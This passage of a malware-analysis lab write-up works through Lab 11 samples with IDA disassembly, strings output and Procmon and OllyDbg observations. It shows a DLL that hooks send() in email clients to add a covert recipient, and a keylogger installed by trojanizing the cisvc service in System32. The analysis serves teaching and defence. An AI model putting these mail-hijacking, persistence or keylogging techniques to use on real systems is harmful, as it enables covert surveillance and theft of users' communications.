



```
int __stdcall sub_1000113D(SOCKET s, char * buf, int len, int flags)
```

This makes it a little bit clearer. Looking at it we can see that it seems to be modifying in memory specified recipients by adding an entry involving 'RCPT TO:' and an unknown value specified by 'byte_100034A0'.

```
.text:1000113D
.text:1000113D                  push    ebp
.text:1000113E                  mov     ebp, esp
.text:10001140                  sub     esp, 204h
.text:10001146                  push    offset aRcptTo  ; "RCPT TO:"
.text:1000114B                  mov     eax, [ebp+buf]
.text:1000114E                  push    eax             ; char *
.text:1000114F                  call    strstr
.text:10001154                  add     esp, 8
.text:10001157                  test    eax, eax
.text:10001159                  jz      loc_100011E4
.text:1000115F                  push    offset aRcptTo_0 ; "RCPT TO: <"
.text:10001164                  call    strlen
.text:10001169                  add     esp, 4
.text:1000116C                  push    eax             ; size_t
.text:1000116D                  push    offset aRcptTo_1 ; "RCPT TO: <"
.text:10001172                  lea     ecx, [ebp+var_204]
.text:10001178                  push    ecx             ; void *
.text:10001179                  call    memcpy
.text:1000117E                  add     esp, 0Ch
.text:10001181                  push    101h            ; size_t
.text:10001186                  push    offset byte_100034A0 ; void *
.text:1000118B                  push    offset aRcptTo_2 ; "RCPT TO: <"
.text:10001190                  call    strlen
.text:10001195                  add     esp, 4
.text:10001198                  lea     edx, [ebp+eax+var_204]
.text:1000119F                  push    edx             ; void *
.text:100011A0                  call    memcpy
.text:100011A5                  add     esp, 0Ch
.text:100011A8                  push    offset asc_10003040 ; ">\r\n"
.text:100011AD                  lea     eax, [ebp+var_204]
.text:100011B3                  push    eax             ; char *
.text:100011B4                  call    strcat
.text:100011B9                  add     esp, 8
.text:100011BC                  mov     ecx, [ebp+flags]
.text:100011BF                  push    ecx
.text:100011C0                  lea     edx, [ebp+var_204]
.text:100011C6                  push    edx             ; char *
.text:100011C7                  call    strlen
.text:100011CC                  add     esp, 4
.text:100011CF                  push    eax
.text:100011D0                  lea     eax, [ebp+var_204]
.text:100011D6                  push    eax
.text:100011D7                  mov     ecx, [ebp+s]
.text:100011DA                  push    ecx
.text:100011DB                  call    dword 10003484
```


To get more context on what this will contain we need to look for the operation which reads bytes into this offset.



Examining the main function which adds elements to this we can see that the data is pulled from
Lab11-02.ini before calling the subroutine ‘sub_100010B3’

```
.text:10001637          call    ds:GetModuleFileNameA
.text:1000163D          push    101h            ; size_t
.text:10001642          push    0               ; int
.text:10001644          push    offset byte_100034A0 ; void *
.text:10001649          call    memset
.text:1000164E          add     esp, 0Ch
.text:10001651          call    sub_1000105B
.text:10001656          mov     [ebp+lpFileName], eax
.text:10001659          push    104h            ; size_t
.text:1000165E          push    offset aLab1102_ini ; "\\Lab11-02.ini"
.text:10001663          mov     edx, [ebp+lpFileName]
.text:10001666          push    edx             ; char *
.text:10001667          call    strncat
.text:1000166C          add     esp, 0Ch
.text:1000166F          push    0               ; hTemplateFile
.text:10001671          push    80h             ; dwFlagsAndAttributes
.text:10001676          push    3               ; dwCreationDisposition
.text:10001678          push    0               ; lpSecurityAttributes
.text:1000167A          push    1               ; dwShareMode
.text:1000167C          push    80000000h       ; dwDesiredAccess
.text:10001681          mov     eax, [ebp+lpFileName]
.text:10001684          push    eax             ; lpFileName
.text:10001685          call    ds:CreateFileA
.text:1000168B          mov     [ebp+hObject], eax
.text:1000168E          cmp     [ebp+hObject], 0FFFFFFFFh
.text:10001692          jz      short loc_100016DE
.text:10001694          mov     [ebp+NumberOfBytesRead], 0
.text:1000169B          push    0               ; lpOverlapped
.text:1000169D          lea     ecx, [ebp+NumberOfBytesRead]
.text:100016A0          push    ecx             ; lpNumberOfBytesRead
.text:100016A1          push    100h            ; nNumberOfBytesToRead
.text:100016A6          push    offset byte_100034A0 ; lpBuffer
.text:100016AB          mov     edx, [ebp+hObject]
.text:100016AE          push    edx             ; hFile
.text:100016AF          call    ds:ReadFile
.text:100016B5          cmp     [ebp+NumberOfBytesRead], 0
.text:100016B9          jbe     short loc_100016D2
.text:100016BB          mov     eax, [ebp+NumberOfBytesRead]
.text:100016BE          mov     byte_100034A0[eax], 0
.text:100016C5          push    offset byte_100034A0
.text:100016CA          call    sub_100010B3
.text:100016CF          add     esp, 4
```

Looking at the contents of Lab11-02.ini, we see that it looks to be 'gibberish' or more likely that some type of encoding is being used, which leads us to believe that 'sub_100010B3' may be a decoding routine.



vii). Which process(es) does this malware attack and why?

Based on our analysis in Question 5 and 6, this malware only attacks the below processes.

- MSIMN.exe
- THEBAT.exe
- OUTLOOK.exe

This is because they are specific email clients and this malware is designed to hook a specific API call only for the specified email clients.

viii). What is the significance of the .ini file?


Revisiting sub_100010B3 we're under the impression it performs some decoding. Given this is quite challenging to work through manually in IDA, we move back to OllyDbg to perform some dynamic analysis of this subroutine. We're able to do this by using the 'loaddll' binary.

By jumping to '0x100016CA' which is what calls this suspected decoding routine and creating a breakpoint at the function, and directly after the function, we can then copy 'Lab11-02.ini' to C:\Windows\System32 where we know it is attempted to be loaded from. Running the program w

e hit our breakpoint.

By stepping over this routine ensuring that the second breakpoint has been added, we can now see the below value appear on the stack.

- billy@malwareanalysisbook.com



This leads us to believe that the .ini file is encoded and once decoded is used to specify an email which based on our analysis in question 6 will be added to any email sent as a secondary recipient based on the hooked send function

C. Analyze the malware found in Lab11-03.exe and Lab11-03.dll. Make sure that both files are in the same directory during analysis.

i). What interesting analysis leads can you discover using basic static analysis?

If we run strings over Lab11-03.exe we can see a number of strings which relate to loading a library (DLL), manipulating (starting) a service called ‘cisvc’ (a quick search reveals this is the content index service), and reference to a non-existant DLL ‘inet_epar32.dll’.


GetLastActivePopup
GetActiveWindow
MessageBoxA
user32.dll
'a@
+a@
IsBadReadPtr
UnmapViewOfFile
MapViewOfFile
CloseHandle
CreateFileMappingA
GetFileSize
CreateFileA
CopyFileA
KERNEL32.dll
GetCommandLineA
GetVersion
ExitProcess
TerminateProcess
GetCurrentProcess
GetLastError
GetFileAttributesA
UnhandledExceptionFilter
GetModuleFileNameA
FreeEnvironmentStringsA
FreeEnvironmentStringsW
WideCharToMultiByte
GetEnvironmentStrings
GetEnvironmentStringsW
SetHandleCount
GetStdHandle
GetFileType
GetStartupInfoA
GetModuleHandleA
GetEnvironmentVariableA
GetVersionExA
HeapDestroy
HeapCreate
VirtualFree
HeapFree
RtlUnwind
WriteFile
MultiByteToWideChar
LCMapStringA
HeapAlloc
WaitForSingleObject
CreateProcessA
SetFilePointer
GetCPInfo
GetACP
GetOEMCP
VirtualAlloc
HeapReAlloc
GetProcAddress
LoadLibraryA
GetStringTypeA
GetStringTypeW
CompareStringA
CompareStringW
SetEnvironmentVariableA
SetStdHandle
FlushFileBuffers
!?@
IE@
!@@
1$$
;D$(u
xU4
C:\WINDOWS\System32\inet_epar32.dll
zzz69806582
.text
net start cisvc
C:\WINDOWS\System32\%s
cisvc.exe
Lab11-03.dll
C:\WINDOWS\System32\inet_epar32.dll


In addition this contains references to ‘VirtualAlloc’, ‘HeapAlloc’, and ‘VirtualFree’ which seems to indicate this will manipulate memory in some fashion. It should be noted that memory manipulation using API’s such as ‘VirtualAlloc’ or ‘VirtualAllocEx’ is often used when injecting shellcode into a process.

If we run strings over Lab11-03.dll we can once again see a number of strings of interest. We can see there’s once again an entry for a non-existant DLL, and an entry for ‘GetAyncKeyState’ which is commonly used in keyloggers.


What leads us to believe this may be a keylogger even more is that it has a specific string for '' in addition to writing output to a file. The explicit '' declaration is common amongst keyloggers as they need a way of determining if a key pressed is capitalised or not. The

same applies for a number of supporting keys such as ''. **ii). What happens when you run this malware?**


If we run Procmon to analyse what happens with this malware is run, we can see that it looks to query Lab11-03.dll prior to creating (and then writing) a file to: C:\WINDOWS\sytem32\inet_epar32.dll, this leads us to believe it's copied Lab11-03.dll to this location. In addition this gets Generic Read/Write access to C:\WINDOWS\sytem32\cisvc.exe, but doesn't perform any type of file write operations.



Because we suspect this may have keylogging functionality, we begin typing some text in any application. In addition we expand our procmon search to include any process with the name cisvc.exe, given this seems to be accessed so may hold more information. What immediately is shown is that cisvc seems to look at files from our previous lab11-02, in addition to loading the copied 'inet_epar32.dll' file, and creating a file at 'C:\WINDOWS\sytem32\kernel64x.dll'.



By cross examining the file written by this with the legitimate 'kernel32.dll', we can see a number of glaring differences that would indicate this isn't likely a legitimate DLL. Opening this in notepad confirms that it is indeed logging applications as they shift focus, and appears to be logging keystrokes.




iii). How does Lab11-03.exe persistently install Lab11-03.dll?


First we take a look at Lab11-03.exe using IDA. Examining the main method it appears as there's only a couple of custom function calls which leads us to believe the program may be basic.

```
; Attributes: bp-based frame

; int __cdecl main(int argc,const char **argv,const char *envp)
_main proc near

FileName= byte ptr -104h
argc= dword ptr  8
argv= dword ptr  0Ch
envp= dword ptr  10h

push    ebp
mov     ebp, esp
sub     esp, 104h
push    0               ; bFailIfExists
push    offset NewFileName ; "C:\\WINDOWS\\System32\\inet_epar32.dll"
push    offset ExistingFileName ; "Lab11-03.dll"
call    ds:CopyFileA
push    offset aCisvc_exe ; "cisvc.exe"
push    offset aCWindowsSyst_0 ; "C:\\WINDOWS\\System32\\%s"
lea     eax, [ebp+FileName]
push    eax             ; char *
call    _sprintf
add     esp, 0Ch
lea     ecx, [ebp+FileName]
push    ecx             ; lpFileName
call    sub_401070
add     esp, 4
push    offset aNetStartCisvc ; "net start cisvc"
call    sub_4013BC
add     esp, 4
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
_main endp
```

When we graph the call flow of this application we can see that it's far more complicated than we initially thought with many functions being nested.

